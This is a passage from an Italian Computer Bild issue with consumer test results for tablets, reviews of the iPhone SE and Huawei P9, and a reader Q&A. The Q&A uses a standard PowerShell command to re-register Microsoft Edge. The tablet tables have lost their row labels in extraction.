<b>Standard WLAN/Frequenza</b>	4,50% <b>WLAN ac a 867 Mbps/2,4 GHz e 5 GHz</b> <b>8,66</b>	<b>WLAN ac a 867 Mbps/2,4 GHz e 5 GHz</b> <b>8,66</b>	<b>WLAN ac a 867 Mbps/2,4 GHz e 5 GHz</b> <b>8,66</b>
USB/Bluetooth/NFC	2,50% <b>USB 2.0/Bluetooth 4.2/-</b> <b>7,24</b>	<b>USB 2.0/Bluetooth 4.2/-</b> <b>7,24</b>	<b>USB 2.0/Bluetooth 4.2/-</b> <b>6,20</b>
<b>Bonus/ Malus</b>	nessuno	nessuno	nessuno
<b>RISULTATI DEL TEST</b>	<b>buono 7,64</b>	<b>buono 7,26</b>	<b>buono 7,08</b>



## 4 GOOGLE PIXEL C

Prezzo: 699 Euro

## 5 LENOVO YOGA TAB 3 PRO

Prezzo: 544 Euro

## 6 MICROSOFT SURFACE PRO 4

Prezzo: 1349 Euro

## 7 SAMSUNG GALAXY TABPRO S

Prezzo: 941 Euro

**CPU/RAM:** NVIDIA Tegra X1/3GB  
**Display:** 10,15 pollici/2560 x 1800 pixel  
**Connessioni:** Wlan ac/Bluetooth 4.1  
**Dimensioni:** 242 x 179 x 7,1 mm  
**Memoria:** 64 GB, Variante: 32 GB  
**Sistema operativo:** Android 6.0.1

molto veloce, solo l'USB è molto lenta

molto elevata/veloce

un po' lento/numerose

molto buono/ottimo

lento (7,84/9,76 MB/s)

lo schermo più brillante del test

Alta (2560 x 1800 pixel/322 ppi/24,72 centimetri)

luminoso (571 cd/m<sup>2</sup>)/alta (1762: 1)/molto elevato (97,7%)

molto elevato (molto nitide, con contrasto e colore buoni)

tantissimi

No/Sì (Miracast)

leggermente distorta/alterata (tensione troppo alta)/molte

bassa/un po' bassa

piuttosto sottile, ma un po' pesante

facile/un po' limitate

un po' alto (514 grammi)/sottile (7,1 mm)/alta

confortevole/un po' scomode

molti (il blocco biometrico può essere ingannato)

Si/Sì/Sì

sì (più utenti, modalità ridotta, modalità Bambini, modalità Admin)

No/No

fotocamere migliorabili, buona autonomia

Elevata (13:01)/elevata (38:08)/9.000 mAh

colori chiari, rumore dell'immagine visibile, un po' sfocata (8,07 MP)

sfocatura evidente e rumore dell'immagine (2,07 MP)/29

bassa risoluzione, sfocatura e rumore (2,07 MP/2,07 MP)

no/sì/no/sì/no/no

Un po' poca (52,88 GB)/Non possibile/(15 GB)/impossibile espandere

molte

Molte (software per ufficio, backup tramite cloud)

caricabatterie

impossibile/impossibile

internet mobile veloce, solo funzione dati

nessun funzione di telefono

WLAN ac a 867 Mbps/2,4 GHz e 5 GHz

USB 3.0/Bluetooth 4.1/-

nessuno

discreto 6,80

**CPU/RAM:** Intel Atom Z8500-X5/2GB  
**Display:** 10,1 pollici/2560 x 1600 pixel  
**Connessioni:** AC radio wireless/Bluetooth 4.0  
**Dimensioni:** 178 x 247 x 22 millimetri  
**Memoria:** 32 GB  
**Sistema operativo:** Android 5.1

molto veloce, solo l'USB è lenta

molto elevata/veloce

un po' lento/molte

molto buono/ottimo

lento (13,38/18,20 MB/s)

buon display, un po' basso il contrasto

Alta (2560 x 1600 pixel/301 ppi/25,50 centimetri)

abbastanza luminoso (464 cd/m<sup>2</sup>)/un po' basso (1167: 1)/elevato (95,0%)

alto (molto nitide, con contrasto e colore buoni)

tantissimi

No/Sì (Miracast)

alta fedeltà/alta fedeltà/molte

bassa/un po' bassa

un po' più pesante a causa del proiettore

facile/un po' limitate

molto alto (661 grammi)/piuttosto spesso (22 mm)/alta

confortevole/molto scomodo

un po' pochi (nessun accesso biometrico)

Si/Sì/non possibile

sì (più utenti, modalità ridotta, modalità Bambini, modalità Admin)

No/No

elevata autonomia

Elevata (15:51)/elevata (45:52)/10.200 mAh

un po' sfocate, toni chiari della pelle, soft focus, formazione artefatti (13,01 MP)

qualche problema di ritardo nell'autofocus (2,07 MP)/29

colori un po' falsati, buona risoluzione (4,92 MP/2,07 MP)

Si/Sì/no/sì/no/no

Poca (20,78 GB)/molta (148,78 GB su scheda)/impossibile/impossibile

molte

Molte (ad es. software per ufficio con Sync, back-up tramite cloud)

Cavo USB, caricabatterie

impossibile/impossibile

internet mobile veloce, solo funzione dati

nessun funzione di telefono

WLAN ac a 867 Mbps/2,4 GHz e 5 GHz

USB 2.0/Bluetooth 4.0/-

Proiettore integrato

discreto 6,78

**CPU/RAM:** Intel Core i5-6300U/8GB  
**Display:** 12,3 pollici/2736 x 1824 pixel  
**Connessioni:** AC radio wireless/Bluetooth 4.0/NFC  
**Dimensioni:** 201 x 292 x 8,55 millimetri  
**Memoria:** 256 GB, Variante: 128 & 512 GB  
**Sistema operativo:** Windows 10

molto veloce su tutti i fronti

elevata/molto veloce

molto veloce/molti

molto buono/ottimo

molto veloce (71,91/88,26 MB/s)

ottimo display, ma immagine un po' scura

Alta (2736 x 1824 pixel/268 ppi/31,20 centimetri)

non molto luminoso (375 cd/m<sup>2</sup>)/un po' basso (1281: 1)/molto elevato (98,3%)

molto alto (molto nitido, colori molto buoni)

tantissimi

Sì (HDMI)/sì (Miracast)

alta fedeltà/fedeli/molte

bassa/alta

è il più pesante tra i tablet testati

facile/limitate

molto elevato (793 grammi)/sottile (8,55 millimetri)/alta

un po' scomodo/non è possibile

molti (il blocco biometrico può essere ingannato)

no

si (più utenti, modalità ridotta, modalità Bambini, modalità Admin)

No/sì

autonomia scarsa

Breve (5:56)/breve (17,21)/5087 mAh

Presenza di evidenti artefatti, soft focus nelle aree colorate (7,99 MP)

buona nitidezza, nessuna stabilizzazione delle immagini (2,07 MP)/27

nitidezza discreta (4,92 MP/2,07 MP)

si/no/no/no/no/no

Molta (109 GB)/Molta (309 GB tramite scheda micro SDXC)/impossibile/possibile

un po' pochi

no

breve (6:39)/breve (18:15)/5200mAh

colori un po' slavati, basso contrasto (3,69 MP)

colori un po' slavati, buona nitidezza (2,07 MP)/29

un po' di rumore presente sulle immagini (3,69 MP/2,07 MP)

si/no/no/sì/no/no

Molta (106 GB)/impossibile/Poca (15 GB)/Nessuna espansione possibile

un po' pochi

no

autonomia scarsa

breve (6:39)/breve (18:15)/5200mAh

colori un po' slavati

colori un po' slavati

impossibile/impossibile

internet mobile veloce, solo funzione dati

nessun funzione di telefono

WLAN ac a 867 Mbps/2,4 GHz e 5 GHz

USB 3.0/Bluetooth 4.1/-

Proiettore integrato

nessuno

**TEST  
IN BREVE**

# IL PICCOLO GRANDE IPHONE

**L'IPHONE SE** è arrivato negli Apple Store, ma senza code per acquistarlo. **L'HYPE PER GLI IPHONE È TERMINATA?** COMPUTER BILD ha testato il successore dell'iPhone 5S.

Alla presentazione dell'iPhone SE, avvenuta in marzo, c'erano ben pochi fan entusiasti. In molti hanno preso questo nuovo iPhone come un tentativo di vendere vino vecchio in bottiglie nuove. In realtà è esattamente il contrario: Apple ha preso la tecnologia alla base dell'attuale iPhone 6S e l'ha inserita nel case dell'iPhone 5S, vecchio ormai di tre anni.

## Perché questa strategia?

Dal punto di vista di Apple, la strategia "nuovo nel vecchio" ha molti vantaggi. L'ostacolo per i potenziali acquirenti dell'iPhone SE è il prezzo di attacco di 489 euro, comunque molto più basso di quello dell'iPhone 6S (745 euro). Il vantaggio, è che il formato da 4 pollici dell'iPhone 5/5S è stato un successo e inoltre, chi ha o ha avuto un iPhone 5 o 5S, può tran-

quillamente riutilizzare tutti gli accessori già acquistati anche con il nuovo SE.

## Cosa c'è e cosa, invece, manca?

L'elenco delle dotazioni tecnologiche dell'iPhone SE ricalca quasi perfettamente quella dell'iPhone 6S: identici sono il processore A9 a 64 bit con motion coprocessor e la fotocamera posteriore da 12 megapixel. Questa rappresenta un bel balzo in avanti rispetto alla serie 5, e permette di scattare foto e video della stessa qualità di quelli dell'iPhone 6S. Manca solo lo stabilizzatore ottico, presente nel 6S Plus, mentre è possibile realizzare video in risoluzione 4K, navigare tramite WLAN AC e LTE (150Mbps) e connettersi tramite Bluetooth 4.2. Anche le prestazioni sono praticamente identiche e con 2 gigabyte di memoria non dovrebbero

esserci problemi neanche in futuro. C'è qualcosa in cui l'iPhone SE non è così valido? Sì, ad esempio la fotocamera anteriore non ha 5 megapixel come quella del 6S, ma solo 1,2. I selfie sono insolitamente grossolani e ricordano un po' i quadrettoni tipo "Minecraft", in compenso i colori e la riproduzione della scala dei grigi non sono cattivi. Non c'è il barometro, ma la batteria da 1624 mAh dura quanto quella del 6S, ossia quasi undici ore con uso intensivo e 31 con uso sporadico. Due giorni senza ricaricare sono una gran bella cosa.

## Niente #bandgate?

Quando COMPUTER BILD provò quanto facilmente l'iPhone 6 potesse piegarsi in tasca, la notizia si diffuse rapidamente con l'hashtag #bandgate. Piegare l'insolitamente piccolo SE, però, è cosa ben più

difficile, anche portandolo sempre in tasca. Il display è resistente ai graffi, ma il case in alluminio non lo è altrettanto, quindi occhio a tenerlo assieme al mazzo delle chiavi!

## CONCLUSIONI

L'iPhone SE condensa l'intelligente tecnologia alla base dell'iPhone 6S in un case di dimensioni più contenute, posizionandosi alla base della Top 20 nella nostra classifica degli smartphone. Se desiderate sostituire l'iPhone 5 o 5S, l'SE è un'ottima opzione. Nella versione da 64 gigabyte, l'iPhone SE costa 609 euro: non è propriamente un affare. Con le stesse dimensioni, ma con un display più grande, il compatto Sony Xperia Z5 (Android) è una valida alternativa.

## APPLE iPhone: I MODELLI PRINCIPALI

### IPHONE 3GS



L'iPhone 3GS aveva un display da 3,5 pollici e il chip A8.

- **Debutto:** 2009
- **Prezzo:** da 519 euro
- **Fotocamera:** 3 MP
- **Memoria max:** 32 GB
- **OS:** 3 (fino al 6.1.6)



### IPHONE 4S

Il quinto iPhone ha portato in dote l'assistente vocale Siri.

- **Debutto:** 2011
- **Prezzo:** da 629 Euro
- **Fotocamera:** 8 MP
- **Memoria max:** 64 GB
- **OS:** 5 (fino al 6.1.6)



### IPHONE 5S

Il 5S fu il primo con sensore di impronte digitali e LTE.

- **Debutto:** 2013
- **Prezzo:** da 699 Euro
- **Fotocamera:** 8 MP
- **Memoria max:** 64 GB
- **OS:** 7 (fino al 9.3)



### IPHONE 6S PLUS

Il 6S PLUS dispone di 3D Touch, Live-Photo e una miglior fotocamera.

- **Debutto:** 2015
- **Prezzo:** da 889 euro
- **Fotocamera:** 12 MP
- **Memoria max:** 128 GB
- **OS:** 9.3

# COME LO ABBIAMO TESTATO

L'iPhone SE ha dovuto subire un lungo elenco di test per valutarne le prestazioni. Anche l'hardware è stato passato alla lente d'ingrandimento dai nostri tester.



L'autonomia è stata misurata tramite sensori installati all'interno dell'iPhone SE. Per farlo abbiamo dovuto smontare lo smartphone.



La qualità delle foto è stata misurata utilizzando apposite immagini di test che sfruttano al massimo la fotocamera degli smartphone.

*"Per alcuni è troppo piccolo, ma chi ha un iPhone 5 o 5S potrà trovare notevoli vantaggi nel passare ad un iPhone SE."*



# TEST IN BREVE

## IPHONE 6 SE E IPHONE 6 A CONFRONTO

### RISULTATI DEL TEST IN BREVE

#### APPLE iPhone SE

Prezzo: 609 Euro



L'iPhone SE ha un display luminoso, una buona fotocamera per essere uno smartphone e riprende video in 4K. La memoria è abbastanza grande (2 gigabyte) e il processore è lo stesso dell'iPhone 6S. Peccato che la memoria non possa essere espansa.

**IL VELOCISSIMO ENTRY-LEVEL DI APPLE**

#### PER CONFRONTO

#### APPLE iPhone 6S (64 GB)

Prezzo: 889 Euro



L'iPhone 6S ha il display più grande rispetto all'iPhone SE (4,7 pollici di diagonale) e una miglior fotocamera frontale. La funzione touch 3D rende lo schermo sensibile alla pressione e consente l'accesso diretto alle foto e ad altri contenuti. La batteria ha una maggior capacità rispetto a quella dell'SE, ma non l'autonomia.

**IL MODELLO TOP DI APPLE DA 4,7"**

**CPU/RAM:** A9 2 x 1,85 GHz/2GB  
**Fotocamera anteriore/posteriore:** 1.2 MP/12 MP  
**Sistema operativo/SIM:** iOS 9.3.1/nano  
**Dimensioni:** 123,8 x 58,6 x 7,56 millimetri  
**Memoria (GB):** 16 (489 EUR)/64 (589 euro)

**CPU/RAM:** A9 2 x 1,85 GHz/2GB  
**Fotocamera anteriore/posteriore:** 5 MP/12 MP  
**Sistema operativo/SIM:** iOS 9.3.1/nano  
**Dimensioni:** 138,3 x 67 x 8,11 mm  
**Memoria (GB):** 16 (745 EUR)/64 (855 euro)/128 (965 EUR)

<b>Quanto è valida la dotazione?</b>	38,00%	<b>Buon display, luminoso, buona fotocamera</b>	7,68	<b>Buona fotocamera, ma non migliore dell'iPhone 6</b>	7,68
Schermo: luminosità/contrasto/fedeltà dei colori	4,00%	brillante (579,9 CD)/un po' basso (1107:1)/molto alta (98,00%)	7,70	Brillante (590,1 Cd)/un po' basso (1061:1)/alta (97,00%)	7,56
Qualità tecnica dello schermo: <b>densità di pixel</b> (risoluzione)	2,00%	Alta: 326 ppi (1136 x 640 pixel)	7,36	Alta: 326 ppi (1334 x 750 pixel)	7,36
Test di qualità della fotocamera in condizioni di scarsa luminosità/con Flash/scene sportive (Voto)	1,00%	Presenza di rumore nella foto (5,2), sfocature (3,8)/Sfuocature di movimento (7,0)	5,50	Presenza di rumore nella foto (5,0)/sfocature ai bordi (3,8)/qualche sfocatura di movimento (7,2)	5,68
Qualità tecnica della fotocamera con luce diurna/Test visivo	3,00%	alta (Voto: 8,06)/Un po' di rumore molesto (Voto: 6,60)	7,08	alta (Voto: 9,48)/colori non fedelissimi (Voto: 7,2)	7,12
Qualità video della fotocamera con luce diurna	3,00%	alta (minime aberrazioni cromatiche)	7,68	alta (nitida e ricco di dettaglio)	7,44
Tempo di scatto/tempo di memorizzazione/ <b>Risoluzione Foto/Video e max fps</b> /Massimo frame rate e risoluzione/Impostazioni manuali/Zoom	3,00%	0,12 Sec/0,15 sec/12.0 MP/2160p a 30 fps/240 fps a 0,9 MP/alcune/No	8,58	0,10 sec./0,17 sec./12.0 MP/2160p a 30 fps/240 fps a 0,9 MP/un po' poche/no	7,90
Fotocamera anteriore: qualità	0,50%	bassa (dettagli un po' scarsi, buona scala di grigi, colori un po' pallidi, rumore)	4,10	un po' bassa (colori buoni, dettagli migliorabili, un po' di sfocatura, buoni contrasti e scala di grigi)	6,00
<b>Velocità/funzioni del browser</b>	3,50%	molto veloce/numerose	9,50	molto veloce/numerose	9,54
Connessioni dati: USB/ <b>Bluetooth/NFC</b>	3,00%	USB 2.0/ <b>Bluetooth V4.2/disponibile</b>	8,34	USB 2.0/ <b>Bluetooth V4.2/disponibile</b>	7,66
Velocità massima USB (scrittura/ <b>lettura</b> )	1,00%	lenta (11,65 MB/s/ <b>14,44 MB/s</b> )	4,14	lenta (11,28 MB/s/ <b>14,44 MB/s</b> )	4,10
Condivisione dello schermo: cavo/wireless	2,00%	adattatore Apple Lightning/AirPlay	8,00	adattatore Apple Lightning/AirPlay	8,00
<b>Memoria integrata (utilizzabile)</b> /massimo possibile/spazio cloud/app installabili direttamente sull'estensione di memoria	2,00%	Un po' poca (51 GB)/non espandibile/poca (5 GB)/no	4,60	Un po' poca (51 GB)/non espandibile/poca (5 GB)/no	4,60
Sensori di posizione e funzioni	2,00%	molti (tra cui sensore di luminosità e bussola)	8,34	molte (tra cui sensore luminosità, bussola, barometro)	9,72
Suono su cuffie in dotazione/su impianto stereo/ <b>su uscita cuffie</b> /funzioni di lettore MP3	1,50%	non fedelissimo/molto fedele / <b>molto fedele</b> /molte	8,56	abbastanza fedeli/abbastanza fedeli/ <b>fedeli</b> /molte	9,20
Gamma di funzioni per le impostazioni di fabbrica	2,50%	alta (tra cui nessuna navigazione offline)	8,72	alta (tra cui nessuna navigazione offline)	8,72
Accessori in dotazione	2,00%	Cavo USB, auricolari, adattatore CA	8,00	Cavo USB, auricolari, adattatore CA	8,00
Funzioni per salute e fitness	2,00%	molte (tra cui il contapassi)	7,08	molte (tra cui il contapassi)	7,08
<b>Quanto è buono e sicuro il funzionamento?</b>	23,00%	<b>Buono, ma è possibile violare il lettore di impronte</b>	8,18	<b>Buono, ma è possibile violare il lettore di impronte</b>	8,36
Velocità di funzionamento/ <b>velocità di lavoro</b>	10,00%	molto elevata/ <b>molto veloce</b>	9,62	molto elevata/ <b>molto veloce</b>	9,72
<b>Maneggevolezza e facilità d'uso/funzioni di ricerca</b>	5,00%	<b>Facile/molte</b>	7,28	<b>Facile/molte</b>	7,86
Funzioni di input vocale/funzioni di lettura	2,00%	comode/un po' scomode	7,46	comode/un po' scomode	7,46
Blocco dell'accesso	3,00%	molte (ma il lettore di impronte è craccabile)	6,02	molte (ma il lettore di impronte è craccabile)	6,02
<b>Caratteristiche di sicurezza:</b> (blocco remoto/remote wipe, accesso remoto/notifiche)	3,00%	<b>Molte</b> (si/si/si/no)	7,50	<b>Molte</b> (si/si/si/no)	7,50
<b>Quanto è valido nell'utilizzo quotidiano?</b>	18,00%	<b>Robusto, l'autonomia è simile a quella dell'iPhone 6S</b>	6,24	<b>Robusto, l'autonomia è migliore rispetto all'iPhone 6</b>	6,04
Durata della batteria (ore: minuti): con utilizzo intenso/basso/capacità/ricarica veloce	10,00%	abbastanza buona (10:50)/abbastanza buona (31:11)/1624 mAh/no	6,50	abbastanza buona (10:49)/abbastanza buona (30:56)/1715 mAh/no	6,48
<b>Peso/spessore/dimensioni cornice</b>	2,00%	<b>molto leggero (113 grammi)</b> , sottile (7,76 mm)/abbastanza piccola	8,36	<b>molto leggero (143 grammi)</b> , sottile (8,11 mm)/abbastanza piccola	7,94
Test di caduta/ <b>resistenza ai graffi del case</b> /resistenza ai graffi dello schermo/impermeabile	3,50%	OK/alta/molto alta/no	8,72	OK/bassa/molto alta/ufficialmente no	8,00
Dual SIM/batteria sostituibile/radio/ <b>standard USB</b> /ricarica induttiva/infrarossi	2,50%	No/no/no/USB su Lightning/no/no	0,00	No/no/no/USB su Lightning/no/no	0,00
<b>Quanto è buona la qualità audio e la ricezione?</b>	13,00%	<b>buono l'UMTS,, un po' elevato l'indice SAR</b>	7,06	<b>L'UMTS è peggio rispetto all'iPhone 6</b>	7,56
Chiamate: Esame all'orecchio/vivavoce/HD Voice (secondo il produttore)	6,00%	<b>buona qualità/lievi disturbi/si</b>	7,16	<b>buona qualità/buona qualità/si</b>	8,48
Qualità di trasmissione e ricezione: UMTS/LTE 800/1800 LTE	6,00%	Voto: 6,76/Voto: 7,04/Voto: 6,72	6,82	Voto: 6,20/Voto: 7,42/Voto: 7,00	6,70
Indice di radiazione di Computer Bild/valore radiazioni SAR	1,00%	<b>molto basso (0,03)</b> /un po' alto	7,92	<b>molto basso (0,08)</b> /alto	7,26
<b>Quanto è buona la connessione ad Internet?</b>	8,00%	<b>Molto buono, LTE/Wi-Fi più lenti del 6S</b>	9,00	<b>Molto buono, LTE e WLAN più veloci rispetto al 6</b>	9,38
Classe di velocità mobile massima	4,00%	LTE 150, max. 150 Mbps (CAT4)	10,00	LTE 300, max. 300 Mbps (CAT6)	10,00
Frequenza WLAN/Standard e classe di velocità	4,00%	2,4 GHz e 5 GHz/Wlan ac fino a 433 Mbps	8,00	2,4 GHz e 5 GHz/Wlan ac fino a 867 Mbps	8,74
<b>RISULTATI DEL TEST</b>			<b>buono 7,46</b>		<b>buono 7,66</b>

# TEST IN BREVE

# DOPPIA FOTOCAMERA IN

**TECNOLOGIA ALLO STATO DELL'ARTE DALL'ESTREMO ORIENTE E FOTOCAMERA TEDESCA.** Lo Huawei P9 è un matrimonio tra Cina e Germania. Che frutti porterà?

**H**uawei si è ormai affermata come terza forza del settore smartphone, subito dietro Samsung e Apple. Eppure, nonostante ottimi prodotti come il phablet Mate 8, finora nella sua line up mancava un modello esclusivo e particolare. Proprio quello che dovrebbe essere il nuovo P9, uno smartphone nel quale Huawei si è premurata di installare due fotocamere identiche, realizzate in collaborazione con Leica. Una rivoluzione?

## Elegante case in alluminio

La prima impressione è che il case del P9 sia, come quello del predecessore P8, molto elegante, oltre che realizzato con alluminio di elevata qualità. Nessun problema particolare o spigoli vivi. Il luminoso display da 5,2 pollici con risoluzione Full HD è molto nitido e la riproduzione dei colori è buona. Certo, nel test non raggiunge valori di spicco come quelli del Samsung Galaxy S7, ma

poco ci manca. Tipico di Huawei è il sensore di impronte digitali posteriore, facilmente raggiungibile con l'indice e perfetto per sbloccare con precisione il telefono. Accanto all'obiettivo delle fotocamere spicca il logo Leica, ma solo la tecnologia proviene dal produttore tedesco, non l'ottica.

## Due fotocamere sono meglio di una

Ma perché installare una doppia fotocamera? Secondo Huawei questo porta ad una maggior qualità delle immagini visto che i due moduli lavorano insieme. Il primo obiettivo cattura le immagini normalmente, il secondo in bianco e nero: i dati dei due sensori, combinati, offrono una migliore qualità delle immagini finali. In effetti, la qualità delle foto è buona sia nel test alla luce del giorno, sia in condizioni di scarsa luce, ma non abbastanza da raggiungere la qualità delle immagini delle fotocamere top nelle nostre prove, ovve-

ro quelle dei Microsoft Lumia 950 XL e degli iPhone 6S plus. Quello che è unico è la modalità monocromatica (vedi box a destra), che consente la creazione di foto in bianco e nero ad elevato contrasto; la differenza con le foto create tramite i filtri utilizzati in molti smartphone era chiaramente visibile nel test, e la cosa rende il P9 un prodotto interessante per i fotogrammatori. L'esperienza Leica è visibile anche nell'app di gestione della fotocamera: in modalità priorità di apertura (vedi box sotto) si può giocare con le impostazioni del diaframma per modificare facilmente la profondità di campo. Sembra complicato, ma funziona in modo sorprendentemente facile. Chi vuole realizzare foto davvero impressionanti senza trascorrere notte su Photoshop, ha ora un asso nella manica.

## Tecnologia, velocità e autonomia

Il P9 ha un'autonomia interessante: la potente batteria regge il nostro

test intensivo per dodici ore prima di esalare l'ultimo volt. Questo risultato è frutto anche del Kirin 955, il processore sviluppato in casa da Huawei, che con i suoi otto core e l'ottimo sistema di risparmio energetico centellina per bene l'energia utilizzata. L'Android 6.0 modificato e installato sul P9 è molto veloce nell'utilizzo e neanche i giochi 3D creano problemi allo smartphone, che però perde una caratteristica alla quale l'azienda ci aveva ormai abituato: il Dual Sim. In compenso c'è uno slot per espandere la memoria con una microSD.

## CONCLUSIONI

Elegante case in alluminio, elevata autonomia: il P9 è un grande smartphone, capace di avvicinarsi molto al Samsung S7 Edge (Voto 8.14). La collaborazione con Leica, inoltre, introduce interessanti funzioni nella fotocamera, anche se non si tratta ancora di una vera foto-rivoluzione.

The image shows the back of the Huawei P9 smartphone. Four numbered callouts point to specific features: 1 points to the fingerprint sensor at the top left; 2 points to the dual camera setup; 3 points to the LED flash below the cameras; and 4 points to the Leica branding and lens information.

**“Lo Huawei P9 è un buono smartphone, senza grandi debolezze, tuttavia nonostante le innovazioni dal punto di vista fotografico non si può parlare certo di rivoluzione.”**

A man is holding the phone, showing its front screen.

A screenshot of the camera app interface. It shows a stadium scene with a depth of field effect. A slider at the bottom is labeled "LENTE 1" and "LENTE 2". Above the slider, it says "Effekte mit großer a Elevata". Below the slider, there's a note: "Modificare la profondità di campo è semplice e funziona bene: basta spostare lo slider nella posizione desiderata per impostare un'apertura compresa tra F/0,95 - F/16."

**1 Sensore di impronte digitale**  
**2 Doppia fotocamera**  
**3 Flash a doppio LED**  
**4 Leica lettering con indicazione dell'apertura**

# PRIMO PIANO



La collaborazione tra Leica e Huawei ha portato all'introduzione di un esteso set di controlli manuali, come, ad esempio, l'esposizione. È anche possibile creare una foto in bianco e nero del soggetto.



Grazie al secondo obiettivo, le foto in bianco e nero sono decisamente migliori di quelle ottenute sfruttando dei filtri software.



## HUAWEI P9

Prezzo: 475 euro

### RISULTATI DEL TEST IN BREVE

Quanto è buono il dispositivo?	38,00%	Display luminoso e fotocamera innovativa	7,52
Display: Luminosità / nitidezza / fedeltà dei colori		Luminoso (565,7 cd) / Dettagliato (427 ppi) / alta (93,4%)	
Qualità foto con luce diurna: punteggio complessivo (misure tecnica / test di visione)		Voto 6,86 (alto 8,00 / rumore visibile; Voto 6,28)	
Tempo di scatto / tempo di memorizzazione / Risoluzione Foto / Risoluzione Video e max fps / Massimo frame rate video a risoluzione		0,14 s / 0,27 s / 11,8 Megapixel / Full HD a 60 fotogrammi al secondo (60 fps) / 60 fps a 2,1 megapixel	
Qualità foto in condizioni di scarsa illuminazione senza flash / con flash		Rumore molto visibile (4,40) / abbastanza luminosa (5,00)	
Fotocamera anteriore: qualità immagini		buona nitidezza, ma il rumore si nota chiaramente	
Memoria interna (libera) / Estensibile / App installabili su mappa		24,63 GB / Sì (fino a 200 GB) / no	
Quanto è buono il funzionamento?	23,00%	Molto veloce, sia lo smartphone che lo scanner	7,94
Velocità di funzionamento e di lavoro		Molto alta e molto veloce; Voto: 9,16	
Quanto è valido nell'utilizzo quotidiano?	18,00%	Buona autonomia, case in alluminio antigraffio	7,28
Durata batteria (ore:min) uso intenso / Capacità		Elevata (12:04) / 2900 mAh (batteria installata in modo permanente)	
Peso / spessore		Leggero (143 g) / sottile (7 mm)	
Resistenza ai graffi del case / dello schermo / impermeabile		molto alto / altissimo / no	
Quanto è buona la qualità di voce e ricezione?	13,00%	L'intelligibilità del parlato è eccellente	7,12
Chiamate: esame all'orecchio / vivavoce / HD Voice		buona qualità / lievi disturbi / sì	
Qualità trasmissione e ricezione: UMTS / LTE 800 / LTE 1800		Voto: 6,96 / Voto: 7,62 / Voto: 6,32	
Classe di velocità mobile massima	8,00%	LTE veloce, buona WLAN sui 5 GHz	9,38
Classe di velocità mobile massima		LTE max. 300 Mbps (CAT 6)	
Frequenza WLAN / Standard e classe di velocità		WLAN 2,4 e 5 GHz / WLAN ac fino a 867 Mbps	
<b>Computer Bild</b>	<b>RISULTATO DEL TEST</b>		<b>buono 7,66</b>

# LA POSTA DI CO

## FILO DIRETTO - DOMANDE E RISPOSTE

✉ Posta: ComputerBild Italia, viale Enrico Forlanini 23, 20134 Milano - Fax: 02 75417222

### EDGE NON FUNZIONA PIÙ DOPO L'UPGRADE A WINDOWS 10

**Domanda:** Qualche mese fa ho effettuato l'upgrade da Windows 7 a Windows 10, scaricando il nuovo sistema operativo dal sito Microsoft. Tutto sembrava funzionare perfettamente tranne Microsoft Edge. Per un po' di tempo non ho poi usato il computer e adesso, dopo averlo riaccesso, mentre programmi come Chrome e Firefox funzionano perfettamente, Edge continua a non connettersi: infatti qualsiasi indirizzo io scriva, mi compare il messaggio "Non è possibile raggiungere questa pagina". Invece Chrome e Firefox non hanno nessun problema di connessione. Quello che mi preoccupa è che, se fosse un problema di Windows 10 poiché ho superato il periodo di trenta giorni per riavviare il vecchio Windows 7, non potrò più tornare indietro. Cosa mi consigliate di fare per risolvere il problema?

**Risposta:** Per prima cosa, assicuriamoci che il firewall o l'antivirus non stiano bloccando la connessione provando a disattivarli entrambi per qualche minuto. Nel caso il problema fosse ancora presente, proviamo la procedura per ripristinare il programma. Apriamo **Esplora**



```
> Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> cd C:\Users\Biagio
PS C:\Users\Biagio> Get-AppXPackage -AllUsers -Name Microsoft.MicrosoftEdge | Foreach {Add-AppxPackage -DisableDevelopmentMode -Register "$($_.InstallLocation)\AppXManifest.xml" -Verbose}
VERBOSE: Performing the operation "Register package" on target "C:\Windows\SystemApps\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\AppXManifest.xml".
VERBOSE: Operation completed for: C:\Windows\SystemApps\Microsoft.MicrosoftEdge_8wekyb3d8bbwe
PS C:\Users\Biagio>
```


**File** (premendo la combinazione di tasti **Win+E**) e rechiamoci nella cartella **C:\Users\NomeAccount\AppData\Local\Packages** (al posto di **NomeAccount** inseriamo il nostro nome utente) ed eliminiamo la sottocartella **Microsoft.MicrosoftEdge\_8wekyb3d8bbwe** (nel caso non riuscissimo ad eliminare la cartella, entriamo al suo interno, eliminiamo prima il contenuto e poi cancelliamo la cartella **radice**) e quindi riavviamo il computer. Digitiamo **Windows PowerShell** nella casella di ricerca della barra delle applicazioni: nell'elenco dei risultati selezioniamo col tasto destro del mouse la voce **Windows PowerShell** e scegliamo la voce **Esegui** come amministratore dal menu contestuale che appare. Inseriamo

la stringa **C:\Users\NomeAccount** e premiamo il tasto **Invio** (al posto di **NomeAccount** inseriamo il nostro nome utente). Inseriamo questo ulteriore comando **get-AppXPackage -AllUsers -Name Microsoft.MicrosoftEdge | Foreach {Add-AppxPackage -DisableDevelopmentMode -Register "\$(\$\_.InstallLocation)\AppXManifest.xml" -Verbose}** e quindi premiamo nuovamente il tasto **Invio**. Nel caso in cui la procedura non funzioni correttamente o **Microsoft Edge** non funzioni, è sempre possibile utilizzare il "vecchio" Internet Explorer, ancora presente in Windows 10: per aviarlo, basta digitare la voce nella casella di ricerca della barra delle applicazioni e premere **Invio**.

### IL TUO WINDOWS 8 RISULTA BLOCCATO? RIPRISTINALO COSÌ

